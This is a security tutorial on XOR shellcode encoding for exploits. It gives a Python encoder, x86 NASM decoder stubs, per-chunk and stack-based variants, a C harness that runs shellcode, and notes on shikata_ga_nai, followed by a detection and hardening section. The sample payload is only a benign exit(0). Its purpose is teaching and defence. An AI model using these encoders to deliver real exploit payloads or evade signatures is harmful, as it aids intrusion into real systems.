Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
You found the overflow. You control EIP. Your execve("/bin/sh") payload runs perfectly in the debugger — and then dies the moment it crosses the wire. Nine times out of ten the culprit is a single byte the transport or a string routine refused to carry intact. A \x00 that strcpy treated as end-of-string. A \x0a the protocol parser read as newline. The fix isn’t a better payload; it’s an encoder that launders the offending bytes out, plus a tiny decoder that rebuilds the original at runtime.
This walks through XOR encoding end to end — the byte math, a Python encoder, a position-independent decoder stub in x86 NASM, a per-chunk keyed variant, stack-based decoding, and what shikata_ga_nai adds on top. Every stub here decodes a benign exit(0) payload. The point is to understand the mechanism well enough to detect and defend against it, so the final third is all blue team.
1. Why Shellcode Breaks: Bad Characters
A bad character is any byte value the delivery path mangles, truncates, or drops before your shellcode lands in executable memory intact. The constraint comes from the vulnerability, not from the payload.
| Byte | Name | Why it breaks things |
|---|---|---|
\x00 | NULL | Terminates C strings; strcpy/sprintf stop copying here |
\x0a | Line Feed | Read as end-of-input by line-oriented protocols and gets |
\x0d | Carriage Return | Paired with \x0a in HTTP/SMTP headers; often stripped |
\x20 | Space | Token delimiter in many parsers |
\xff | 0xFF | Sentinel / length markers in some binary protocols |
The list is per target. A web exploit might tolerate \x00 (the buffer isn’t a C string) but choke on \x26 (&) because of URL parsing. You don’t guess — you measure (Section 3).
2. The XOR Contract
XOR is the canonical encoding operation for one reason: it’s its own inverse. XOR a byte with a key, XOR the result with the same key, and you’re back where you started.
A ⊕ K ⊕ K = A| A | K | A ⊕ K |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |
There’s no key schedule, no S-box, no state to carry — which matters because every byte of decoder stub is a byte that isn’t shellcode. A single-byte XOR decoder fits in well under 20 bytes. That economy is exactly why it shows up in real tooling and why analysts learn to recognize its shape on sight.
The encoder’s job is to pick a key K such that original_byte ⊕ K is never a bad character — for every byte in the payload. If a candidate key produces even one collision, throw it away and try the next. And if the encoded output ever lands on \x00, that’s a bad char too; re-key.

3. Finding the Bad Chars
Before you encode anything, you enumerate what to avoid. The workflow is mechanical:
- Build a test pattern of all 256 byte values,
\x00through\xff, minus any you already know are bad. - Drop it into the vulnerable buffer and dump the buffer from memory.
- Diff the dump against what you sent. The first byte that’s wrong (mangled, missing, or where the copy stopped) is a bad char.
- Add it to the list, regenerate the pattern without it, repeat until the whole pattern survives byte-for-byte.
A small diff helper makes step 3 fast:
#!/usr/bin/env python3
# Bad-char scanner: compare what you sent vs. what landed in memory.
def first_bad(expected: bytes, received: bytes):
    for i, (e, r) in enumerate(zip(expected, received)):
        if e != r:
            return i, hex(e), hex(r)          # index, sent, received
    if len(expected) != len(received):
        return min(len(expected), len(received)), "(truncated)", None
    return None

# expected = bytes(range(0x01, 0x100))        # full pattern minus \x00
# received = open("dump.bin","rb").read()
# print(first_bad(expected, received))
Truncation tells you something extra: the byte right before where the copy stopped is usually the terminator. Note it, exclude it, run again.
4. Building an XOR Encoder in Python
The encoder ingests raw shellcode and the confirmed bad-char set, searches for a clean single-byte key, and emits the encoded blob.
#!/usr/bin/env python3
# XOR shellcode encoder — teaching / authorized-lab use only.

# Benign x86 stub: exit(0)  (xor eax,eax; mov al,1; xor ebx,ebx; int 0x80)
shellcode = bytes([0x31, 0xc0, 0xb0, 0x01, 0x31, 0xdb, 0xcd, 0x80])
bad_chars = {0x00, 0x0a, 0x0d}

def find_key(sc, bad):
    for key in range(1, 256):
        if key in bad:
            continue
        if all((b ^ key) not in bad for b in sc):   # no encoded byte is bad
            return key
    return None

key = find_key(shellcode, bad_chars)
if key is None:
    raise SystemExit("[-] No single-byte key is clean. Use per-chunk keying.")

encoded = bytes(b ^ key for b in shellcode)
print(f"[+] key   = {hex(key)}")
print(f"[+] length = {len(encoded)}")
print("[+] blob  = " + "".join(f"\\x{b:02x}" for b in encoded))
If find_key returns None, no single byte can XOR the whole payload clean — you’ve over-constrained the key space. That’s the cue to move to a per-chunk scheme (Section 7), where each chunk gets its own key.
5. The Decoder Stub in x86 (NASM)
The stub runs first on the target, decodes the bytes that follow it, and jumps into them. The hard part is position independence: the stub doesn’t know its own load address, so it can’t hardcode a pointer to the encoded blob. The classic answer is JMP-CALL-POP — a forward jmp short to a call that points backward, so the call pushes the address of the bytes immediately after it. pop that return address and you’ve located your payload at runtime.
section .text
global _start

_start:
    jmp short get_payload      ; (1) hop over the decoder to the CALL

decoder:
    pop  esi                   ; (3) ESI -> first encoded byte
    xor  ecx, ecx
    mov  cl, payload_len       ; loop counter = payload length
decode_loop:
    xor  byte [esi], 0xAA      ; (4) decode one byte, key = 0xAA
    inc  esi                   ; advance
    loop decode_loop           ; ECX--, repeat while non-zero
    jmp  payload               ; (5) run the now-decoded shellcode

get_payload:
    call decoder               ; (2) pushes addr of `payload`, jumps back

payload:
    db   0xcc, 0xcc, 0xcc      ; <-- splice encoder output here
payload_len equ $ - payload
jmp payload assembles to a relative offset, so it stays position-independent without touching ESI. The loop instruction (0xE2) decrements ECX and branches while non-zero.
Here’s the gotcha that cost me an afternoon once: CL is eight bits. mov cl, payload_len silently truncates anything over 255 bytes, so a 300-byte payload decodes only its first 44 bytes and then jumps into still-encoded garbage. The crash makes no sense until you check ECX. For longer payloads, use the full mov ecx, payload_len and clear ECX with xor ecx, ecx first.
Build and extract:
nasm -f elf32 stub.asm -o stub.o
ld   -m elf_i386 stub.o -o stub
objdump -d stub                              # eyeball the opcodes
objcopy -O binary --only-section=.text stub stub.bin
xxd -i stub.bin                              # emit a C array of the bytes
To confirm the assembled stub plus spliced payload actually executes, test it in a throwaway VM — never on your host, never networked:
/* LAB ONLY — disposable VM, no network.
   gcc -m32 -z execstack -fno-stack-protector test.c -o test */

#include <stdio.h>
unsigned char buf[] =
    "\xeb\x0d\x5e\x31\xc9\xb1\x08\x80\x36\xaa\x46\xe2\xfa\xeb\x05"
    "\xe8\xee\xff\xff\xff" /* + encoded payload bytes */;
int main(void) {
    printf("stub length: %zu\n", sizeof(buf) - 1);
    ((void(*)())buf)();
    return 0;
}
6. The Stub Must Be Clean Too
This is the mistake nearly every student makes: they encode the payload until it’s spotless, splice it in, and the exploit still dies — because the decoder stub’s own opcodes contain a bad char. The transport doesn’t care which bytes are “payload” and which are “decoder.” Every byte in the buffer has to survive.
So audit the stub bytes the same way you audit everything else:
#!/usr/bin/env python3
# Flag any decoder-stub byte that collides with the bad-char set.
from capstone import Cs, CS_ARCH_X86, CS_MODE_32

def audit_stub(stub: bytes, bad: set):
    md = Cs(CS_ARCH_X86, CS_MODE_32)
    for ins in md.disasm(stub, 0x0):
        raw = stub[ins.address:ins.address + ins.size]
        hits = [hex(b) for b in raw if b in bad]
        tag = f"   <-- BAD {hits}" if hits else ""
        print(f"{ins.address:04x}  {ins.mnemonic:6} {ins.op_str}{tag}")
When a hit shows up, rewrite the instruction to a semantically equal one with different opcodes. The textbook example: xor eax, eax assembles to \x31\xc0. If \x31 is bad, swap in sub eax, eax → \x29\xc0, which zeroes the register just as well. Same trick rescues xor ecx, ecx (\x31\xc9 → sub ecx, ecx = \x29\xc9). Keep a mental table of these substitutions; you’ll lean on it constantly.
7. Per-Chunk Keyed Encoding
When the bad-char set is large enough that no single key clears the whole payload, split the work. Break the shellcode into N-byte chunks; for each chunk, search for a byte that XORs that chunk clean, then prepend the chosen key byte to the chunk. The decoder reads the key, applies it to the following N bytes, advances, and repeats.
; Per-chunk keyed decoder. Layout: [key][d0][d1] [key][d0][d1] ... [marker]
decode_chunk:
    mov   al, [esi]            ; AL = key for this chunk
    inc   esi                  ; ESI -> first data byte
    xor   byte [esi], al       ; decode data byte 0
    inc   esi
    xor   byte [esi], al       ; decode data byte 1
    inc   esi
    cmp   byte [esi], 0x90     ; end-marker (raw, unencoded NOP)?
    jne   decode_chunk
jmp payload_start ; first decoded byte| Scheme | Pro | Con |
|---|---|---|
| Fixed single key | Smallest stub; one xor per byte | Fails when bad-char set is dense |
| Per-chunk key | Survives tight bad-char sets | Larger blob (one key byte per chunk); bigger stub |
The end-marker matters here: a fixed length is brittle, so a sentinel lets the decoder run until it sees the marker instead of carrying a hardcoded count. Pick a marker value that can’t appear as a chunk key or you’ll halt early. If 0x90 is a plausible key, use a distinctive two-byte sentinel instead.
8. Stack-Based Decoding
In-place decoding writes over the encoded blob where it sits. Sometimes you’d rather leave the original untouched and decode into fresh stack space — useful when the landing buffer is read-only or you want the executable copy somewhere predictable.
decoder:
    pop   esi                  ; ESI -> encoded payload
    sub   esp, 0x200           ; reserve 512 bytes of scratch
    mov   edi, esp             ; EDI -> destination buffer
    xor   edx, edx             ; offset = 0
copy_decode:
    mov   al, [esi + edx]      ; fetch encoded byte
    cmp   al, 0xcc             ; raw end-marker?
    je    run
    xor   al, 0xaa             ; decode with key
    mov   [edi + edx], al      ; write to stack
    inc   edx
    jmp   copy_decode
run:
    jmp   edi                  ; execute decoded shellcode on the stack
EDX tracks the running offset into both source and destination; the marker is checked before decoding so it stays a literal sentinel. The catch: sub esp must reserve enough room, and the marker can’t collide with an encoded byte. This pattern is also the one DEP/NX and Arbitrary Code Guard hit hardest — you’re executing freshly written stack memory, which is exactly what those mitigations exist to stop (Section 10).
9. shikata_ga_nai: the State of the Art
The single-byte XOR loop is trivially signatured — that tight xor / inc / loop sequence is a detection rule. Metasploit’s shikata_ga_nai answers with a polymorphic XOR additive feedback encoder. Two ideas carry it:
- Chained, self-modifying key. Each decoded byte feeds into the key used for the next. Get one byte or the initial key wrong and the whole tail decodes to noise — which also frustrates partial emulation.
- Metamorphic stub generation. The decoder is rebuilt with reordered and substituted instructions every time, so two payloads from the same source share no static signature. Its GetPC routine is deliberately obfuscated, using FPU instructions like
fstenv [esp-0xc]to recoverEIPwithout a tell-taleCALL— a deliberate jab at emulators that don’t model the FPU.
You don’t need to build one to defend against it. The lesson for blue teams is the opposite: stop chasing the encoded bytes and watch the behavior, because the bytes are designed to be different every time and the behavior isn’t.
10. Detection and Defense: What the Blue Team Sees

The encoded payload is, by construction, a poor signature target. The decoder’s behavior is not. Two heuristics catch nearly every variant: self-modifying memory (a region writes to itself, then executes), and execution from writable memory (RWX stack/heap pages, VirtualAlloc(PAGE_EXECUTE_READWRITE)).
| Behavior | What it reveals |
|---|---|
Tight xor/inc/loop over a code region | Classic fixed-key decoder stub |
| Region transitions writable → executable | Decoded payload about to run |
| Execution from unbacked memory | Code with no file on disk behind it |
Sysmon Event IDs
| Event ID | Name | Relevance |
|---|---|---|
1 | Process Creation | Loader/injector process spawn |
7 | Image Loaded | DLLs from temp/download paths into system processes |
8 | CreateRemoteThread | Thread created in another process — low-volume, high-signal |
10 | ProcessAccess | Cross-process memory access; inspect GrantedAccess and CallTrace |
25 | ProcessTampering | In-memory image diverges from disk (hollowing / in-memory decode) |
Configuration is where visibility quietly dies. The SwiftOnSecurity sysmon-config excludes kernel32.dll as a StartModule, which silently suppresses Event ID 8 for injections that go through LoadLibraryW. Remove that StartModule exclusion to restore coverage.
Sigma Rule
title: Shellcode Injection via Suspicious Cross-Process Access
logsource:
  product: windows
  category: process_access
detection:
  selection:
    GrantedAccess:
      - '0x147a'
      - '0x1f3fff'
    CallTrace|contains: 'UNKNOWN'
  condition: selection
level: high
tags:
  - attack.t1055
A CallTrace of UNKNOWN means the access originated from unbacked memory — no module owns those instructions, which is exactly the fingerprint a decoded payload leaves.
ETW providers
| Provider | Purpose |
|---|---|
Microsoft-Windows-Threat-Intelligence | Kernel-level VirtualAlloc/VirtualProtect/WriteProcessMemory/CreateRemoteThread; consumed by PPL EDRs |
Microsoft-Windows-Security-Auditing | Event ID 4688 process creation with command line |
| AMSI | Inspects script content after deobfuscation, before execution |
Hardening
bcdedit /set nx AlwaysOn— system-wide DEP/NX blocks execution of decoded stack/heap output.- Arbitrary Code Guard (ACG) via
ProcessDynamicCodePolicy— forbids self-modifying and dynamically generated code, which directly kills in-place XOR decode. - Code Integrity Guard (CIG) via
ProcessSignaturePolicy— blocks unsigned image loads. - Watch for
AmsiScanBufferpatching, the standard AMSI bypass; pair AMSI with constrained language mode and allowlisting. - Scan for RWX and unbacked regions with
pe-sieve,Moneta, orHunt-Sleeping-Beacons— the residue a decoded payload leaves behind.
11. Tools
| Tool | Description | Link |
|---|---|---|
| NASM | Assemble x86/x64 decoder stubs | nasm.us |
| GDB + pwndbg | Single-step the decode loop, inspect ESI/ECX | gdb.gnu.org |
| objdump / objcopy | Disassemble stubs, extract .text bytes | gnu.org |
| Capstone | Programmatic opcode audit for bad chars | capstone-engine.org |
| pwntools | Encoder/exploit automation (pwnlib.encoders) | docs.pwntools.com |
| pe-sieve / Moneta | Scan live processes for RWX / unbacked memory | github.com |
| Sysmon | Endpoint telemetry for Event IDs 8, 10, 25 | learn.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Obfuscated Files or Information | T1027 | Entropy/structure anomalies; encoded blob with decoder prefix |
| Encrypted/Encoded File | T1027.013 | Static scan for XOR-loop stub patterns near high-entropy data |
| Deobfuscate/Decode Files or Information | T1140 | Self-modifying memory; ACG violations; ETW VirtualProtect |
| Process Injection | T1055 | Sysmon 8/10; Sigma on GrantedAccess + CallTrace: UNKNOWN |
| PE Injection | T1055.002 | Shellcode written into another process; RWX region creation |
| Reflective Code Loading | T1620 | Execution from unbacked memory; pe-sieve / Moneta |
Summary
- XOR encoding survives bad-char-hostile delivery paths because XOR is self-inverse — encode once, decode at runtime with the same key.
- The decoder stub uses JMP-CALL-POP to find itself in memory, then loops
xor byte [esi], keyover the encoded payload and jumps in; aCLloop counter silently caps you at 255 bytes. - The stub’s own opcodes must be bad-char-clean too — audit them with Capstone and substitute equivalent instructions (
sub eax,eaxforxor eax,eax). - Per-chunk keys and stack-based decode handle dense bad-char sets and read-only buffers;
shikata_ga_naiadds polymorphism so the encoded bytes never signature the same way twice. - Defenders ignore the shifting bytes and hunt the behavior — self-modifying RWX memory,
CallTrace: UNKNOWNon Sysmon Event ID10, and ACG/DEP violations on execution.
Related Tutorials
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- Bad Characters, Null Bytes, and Restricted Character Sets
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
References
- Obfuscated Files or Information, Technique T1027 – Enterprise | MITRE ATT&CK®
- Obfuscated Files or Information: Encrypted/Encoded File, Sub-technique T1027.013 – Enterprise | MITRE ATT&CK®
- Exploit Writing Tutorial Part 9: Introduction to Win32 Shellcoding | Corelan Cybersecurity Research
- How to Use msfvenom (Bad Chars & Encoders) | Metasploit Documentation – Offensive Security
- MSFencode – Encoding Shellcode to Remove Bad Characters | Metasploit Unleashed – Offensive Security
- Encapsulating Antivirus (AV) Evasion Techniques in Metasploit Framework | Rapid7 Whitepaper